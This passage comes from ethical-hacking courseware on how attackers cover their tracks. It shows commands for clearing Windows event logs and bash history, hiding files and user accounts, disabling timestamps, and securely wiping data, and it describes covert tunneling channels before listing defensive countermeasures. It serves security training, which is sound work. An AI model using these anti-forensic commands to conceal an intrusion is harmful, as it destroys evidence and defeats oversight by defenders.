
To clear specific multiple log types from the local and remote systems:

```
>Clear-EventLog -LogName ODiag, OSession -  
ComputerName localhost, Server02
```

To clear all logs on the specified systems and then display the event log list:

```
>Clear-EventLog -LogName application, system -  
confirm
```

The attacker uses the **wevtutil** utility to clear event logs related to the system, application, and security




A screenshot of a Windows Command Prompt window titled "Select Administrator: Command Prompt". The window shows the command "wevtutil el" being typed. Below the command, a list of log names is displayed, including: AMSI/Debug, AirSpaceChannel, Analytic, Application, DebugChannel, DirectShowFilterGraph, DirectShowPluginControl, IIS_Hyphenation/Analytic, EndpointMapper, FirstUXPerf-Analytic, ForwardedEvents, General Logging, HardwareEvents, IHM_DebugChannel, Intel-LalPSS-GPIO/Analytic, Intel-LalPSS-I2C/Analytic, Intel-LalPSS2-0PIO2/Debug, Intel-LalPSS2-0PIO2/Performance, Intel-LalPSS2-I2C/Debug, Intel-LalPSS2-I2C/Performance, Internet Explorer, Key Management Service, MF_MediaFoundationDeviceMFT, MF_MediaFoundationDeviceProxy, MF_MediaFoundationFrameServer, MediaFoundationVideoProc, MediaFoundationVideoProcD3D, MediaFoundationAsyncMapper, MediaFoundationContentProtection, MediaFoundationDS, MediaFoundationDeviceProxy, MediaFoundationM4, MediaFoundationMediaEngine, MediaFoundationPerformance.

```
wevtutil el
AMSI/Debug
AirSpaceChannel
Analytic
Application
DebugChannel
DirectShowFilterGraph
DirectShowPluginControl
IIS_Hyphenation/Analytic
EndpointMapper
FirstUXPerf-Analytic
ForwardedEvents
General Logging
HardwareEvents
IHM_DebugChannel
Intel-LalPSS-GPIO/Analytic
Intel-LalPSS-I2C/Analytic
Intel-LalPSS2-0PIO2/Debug
Intel-LalPSS2-0PIO2/Performance
Intel-LalPSS2-I2C/Debug
Intel-LalPSS2-I2C/Performance
Internet Explorer
Key Management Service
MF_MediaFoundationDeviceMFT
MF_MediaFoundationDeviceProxy
MF_MediaFoundationFrameServer
MediaFoundationVideoProc
MediaFoundationVideoProcD3D
MediaFoundationAsyncMapper
MediaFoundationContentProtection
MediaFoundationDS
MediaFoundationDeviceProxy
MediaFoundationM4
MediaFoundationMediaEngine
MediaFoundationPerformance
```

Manually Clearing Event Logs

For Windows

- Navigate to **Start → Control Panel → System and Security → Windows Tools → double click Event Viewer**
- Delete the all the log entries logged while compromising the system



For Linux

- Navigate to **/var/log** directory on the Linux system
- Open the plain text file containing log messages with text editor **/var/log//<filename.log>**
- Delete all the log entries logged while compromising the system



Ways to Clear Online Tracks

- Remove the **Most Recently Used (MRU)**, delete cookies, clear the cache, turn off AutoComplete, and clear the Toolbar data from the browsers

From the Privacy Settings in Windows 11

- Right-click on the **Start** button, choose **Settings**, and click on "**Personalization**"
- In Personalization, click **Start** from the left pane and Turn Off both "**Show most used apps**" and "**Show recently opened items in Start, Jump Lists, and File Explorer**"

From the Registry in Windows 11

- Open the **Registry Editor** and navigate to **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer** and then remove the key for "**RecentDocs**"
- Delete all the values except "**(Default)**"

Covering BASH Shell **Tracks**

- The BASH is an **sh-compatible shell** that stores command history in a file called **bash_history**
 - You can view the saved command history using the **more ~/.bash_history** command

Attackers use the following commands to clear the saved command history tracks:

- **Disabling history**
 - `export HISTSIZE=0`
 - **Clearing the history**
 - `history -c` (**Clears the stored history**)
 - `history -w` (**Clears history of the current shell**)
 - **Clearing the user's complete history**
 - `cat /dev/null > ~/.bash_history && history -c && exit`
 - **Shredding the history**
 - `shred ~/.bash_history` (**Shreds the history file, making its content unreadable**)
 - `shred - ~/.bash_history && cat /dev/null > ~/.bash_history && history -c && exit` (**Shreds the history file and clears the evidence of the command**)

```
[attacker@parrot]~$ export HISTSIZE=0
[attacker@parrot]~$ history -c
[attacker@parrot]~$ history -w
```

Covering Tracks on a Network

Using Reverse HTTP Shells

- The attacker installs a **reverse HTTP shell** on the victim's machine, which is programmed in such a way that it would ask for commands from an **external master** who controls the reverse HTTP shell
- The victim here will act as a web client who is executing **HTTP GET commands**, whereas the attacker behaves like a web server and responds to the requests
- This type of traffic is considered as **normal traffic** by an organization's network perimeter security controls like DMZ, firewall, etc.

Using Reverse ICMP Tunnels

- The attacker uses an ICMP tunneling technique to use **ICMP echo** and **ICMP reply** packets as a carrier of the TCP payload, to access or control a system stealthily
- The victim's system is triggered to encapsulate the **TCP payload** in an ICMP echo packet that is forwarded to the proxy server
- Organizations have security mechanisms that only check incoming ICMP packets but not outgoing ICMP packets, therefore attackers can easily **bypass the firewall**

Covering Tracks on a Network (Cont'd)

Using DNS Tunneling

- Attackers can use DNS tunneling to **encode malicious content** or data of other programs within DNS queries and replies
- DNS tunneling **creates a back channel** to access a remote server and applications
- Attackers can make use of this back channel to **exfiltrate stolen, confidential, or sensitive information from the server**

Using TCP Parameters

- TCP parameters can be used by the attacker to **distribute the payload** and to create **covert channels**
- TCP fields where data can be hidden are as follows:
 - IP Identification field
 - TCP acknowledgement number
 - TCP initial sequence number

Covering Tracks on an OS



Windows

- NTFS has a feature known as **Alternate Data Streams** that allows attackers to hide a file behind normal files
- Given below are some steps to hide a file using NTFS:
 - Open the command prompt with an elevated privilege
 - Type the command “**type C:\SecretFile.txt > C:\LegitFile.txt:SecretFile.txt**” (here, the file is kept in C drive where the SecretFile.txt file is hidden inside LegitFile.txt file)
 - To view the hidden file, type “**more < C:\SecretFile.txt**” (for this you need to know the hidden file name)

Administrator: Command Prompt

```
C:\>type C:\SecretFile.txt >C:\LegitFile.txt:SecretFile.txt
C:\>more < c:\SecretFile.txt
Secret File
Hidden Content
C:\>
```



UNIX/LINUX

- Files in UNIX can be hidden just by **Appending a dot (.)** in front of a file name
- Attackers can use this feature to edit the **log files** to cover their tracks
- Attackers can use the “**export HISTSIZE=0**” command to delete the command history and the specific command they used to hide log files

Parrot Terminal

```
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker/Desktop/Test]
└─#ls
Exploit.sh Malware_Sample.odt SecretText.txt Test_sample.cs
[root@parrot]~[/home/attacker/Desktop/Test]
└─#mv Malware_Sample.odt .Malware_Sample.odt
[root@parrot]~[/home/attacker/Desktop/Test]
└─#ls
Exploit.sh SecretText.txt Test_sample.cs
```

Delete Files using Cipher.exe

- Cipher.exe is an in-built Windows command-line tool that can be used to **securely delete data by overwriting it** to avoid their recovery in the future

- To overwrite deleted files in a specific folder:

```
cipher /w:<drive letter>:\<folder name>
```

- To overwrite all the deleted files in the given drive:

```
cipher /w:<drive letter>
```



```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cipher.exe /w:C:\Test
To remove as much data as possible, please close all other applications while
running CIPHER /W.
Writing 0x00
.....
```

```
Administrator: Command Prompt
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cipher.exe /w:C
To remove as much data as possible, please close all other applications while
running CIPHER /W.
Writing 0x00
.....
```


Disable Windows Functionality

Disable the Last Access Timestamp

fsutil is a utility in Windows used to set the NTFS volume behavior parameter, **DisableLastAccess**, which controls enabling or disabling of the last access timestamp

```
C:\Windows\system32>fsutil behavior set disablelastaccess 1
DisableLastAccess = 1 (User Managed, Last Access Time Updates DISABLED)

This operation takes effect immediately (no reboot required)
```




Disable Windows Hibernation


Disable Windows hibernation using the **Registry Editor** or **powercfg** command

Disable Windows Functionality (Cont'd)

Disable Windows Virtual Memory (Paging File)




Disable System Restore Points




Disable Windows Functionality (Cont'd)

Disable Windows Thumbnail Cache




Disable Windows Prefetch Feature



Deleting Windows Activity History

- Attackers can cover their tracks by deleting the Windows Activity history after **unauthorized system use**, thereby removing evidence of their activities
- Since Windows Activity history records user activities, including **file access**, **application usage**, and **browsing history**, erasing this data can conceal their presence and actions on the compromised system





Deleting Incognito History

- Attackers use incognito mode to prevent the browser from storing browsing history, cookies, and other site data locally on the device
- As the incognito mode does not maintain complete anonymity, attackers need to clear their browsing history to cover tracks and avoid detection by traditional mechanisms

Deleting Incognito History in Windows

- Run the following command in command prompt to **clear all DNS cache entries** and clear traces of recent browsing history
 - `ipconfig /flushdns`



The image contains two screenshots of command-line interfaces. The top screenshot is a macOS terminal window titled 'Administrator: Terminal'. It shows the command `sudo killall -INFO mDNSResponder` being typed, with the password field highlighted. The bottom screenshot is a Windows Command Prompt window titled 'Administrator: Command Prompt'. It shows the command `C:\Windows\system32>ipconfig /flushdns` being typed, followed by the output 'Windows IP Configuration' and 'Successfully flushed the DNS Resolver Cache.'

Deleting Incognito History in macOS

- Run the following command in terminal to **delete Incognito browsing history**
 - `sudo killall -INFO mDNSResponder`

Hiding Artifacts in Windows, Linux, and macOS

Hiding Files and Folders in Windows

```
C:\> Command Prompt
C:\Users\Admin>mkdir CEH_Hack
C:\Users\Admin>dir
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\Users\Admin

03/20/2024 10:25 PM <DIR> .
03/03/2022 01:57 AM <DIR> ..
03/20/2024 10:25 PM <DIR> CEH_Hack
03/26/2022 11:06 PM <DIR> Contacts
06/27/2022 01:42 AM <OTBX> Desktop
```




Hiding Users in Windows

```
C:\> Administrator: Command Prompt
C:\Windows\system32>net user CEH_Hacker /add
The command completed successfully.

C:\Windows\system32> net user CEH_Hacker /active:yes
The command completed successfully.

C:\Windows\system32> net user CEH_Hacker /active:no
The command completed successfully.
```

Hiding User Accounts in Windows



Hiding Files and Folders in Linux

```
ubuntu@ubuntu-Virtual-Machine:~/MaliciousFiles$ ls
MaliciousFile.txt
ubuntu@ubuntu-Virtual-Machine:~/MaliciousFiles$ mv MaliciousFile.txt .MaliciousFile.txt
ubuntu@ubuntu-Virtual-Machine:~/MaliciousFiles$ ls
ubuntu@ubuntu-Virtual-Machine:~/MaliciousFiles$ rm .MaliciousFile.txt
ubuntu@ubuntu-Virtual-Machine:~/MaliciousFiles$ ls
ubuntu@ubuntu-Virtual-Machine:~/MaliciousFiles$ rm -r .MaliciousFile.txt
ubuntu@ubuntu-Virtual-Machine:~/MaliciousFiles$ ls
ubuntu@ubuntu-Virtual-Machine:~/MaliciousFiles$ rm -r .MaliciousFile.txt
```

Hiding Artifacts in macOS

```
Last login: Thu Feb 13 13:48:04 on ttys000
steamy@steamy-mbp:~ % chflags hidden TopSecretProject
```

Anti-forensics for Covering Tracks

Anti-forensics is a set of techniques that attackers or perpetrators use to **hide their malicious activities**

Anti-forensics Techniques

Data/File Deletion

Trail Obfuscation

Password Protection

Artifact Wiping

Steganography

Overwriting Data/Metadata

Data Hiding in File System Structures

Program Packers


Minimizing Footprint

Access Anonymization

Track-Covering Tools

CCleaner

CCleaner cleans traces of temporary files, log files, registry files, memory dumps, and your **online activities** such as your Internet history



DBAN

<https://dban.org>



Privacy Eraser Free

<https://www.cybertronsoft.com>



Wipe

<https://privacyroot.com>



BleachBit

<https://www.bleachbit.org>



east-tec Eraser

<https://www.east-tec.com>

Defending against Covering Tracks

- 1 Activate the **logging functionality** on all critical systems
- 2 Conduct **periodic audits** on IT systems to ensure that the logging functionality is in accordance with the security policy
- 3 Ensure new events **do not overwrite** old entries in the log files when the storage limit is exceeded
- 4 Configure the appropriate and **minimal permissions** necessary to read and write log files
- 5 Maintain a separate logging server on the **DMZ** to **store logs** from critical servers
- 6 Regularly update and **patch OSes**, applications, and firmware
- 7 Close all **unused open ports** and services
- 8 **Encrypt the log files** stored on the system with immutable logging, so that they cannot be altered without an appropriate decryption key
- 9 Set log files to “**append only**” mode to prevent unauthorized deletion of log entries
- 10 Periodically backup the log files to **unalterable media**

Module Summary



- In this module, we have discussed the following:
 - Various phases involved in system hacking such as gaining access, escalating privileges, maintaining access, and covering tracks
 - Various techniques and tools attackers employ to gain access to the target system
 - Various tools and techniques attackers use to escalate their privileges
 - Various techniques such as the execution of malicious applications (Keyloggers, spywares, rootkit, etc.), NTFS stream manipulation, steganography, and steganalysis that attackers use to maintain remote access to the target system and steal critical information
 - Various techniques attackers employ to erase all evidence of compromise from the target system
 - Various countermeasures that should be employed to protect the system from hacking attempts, along with various software protection tools
- In the next module, we will discuss in detail about various malware threats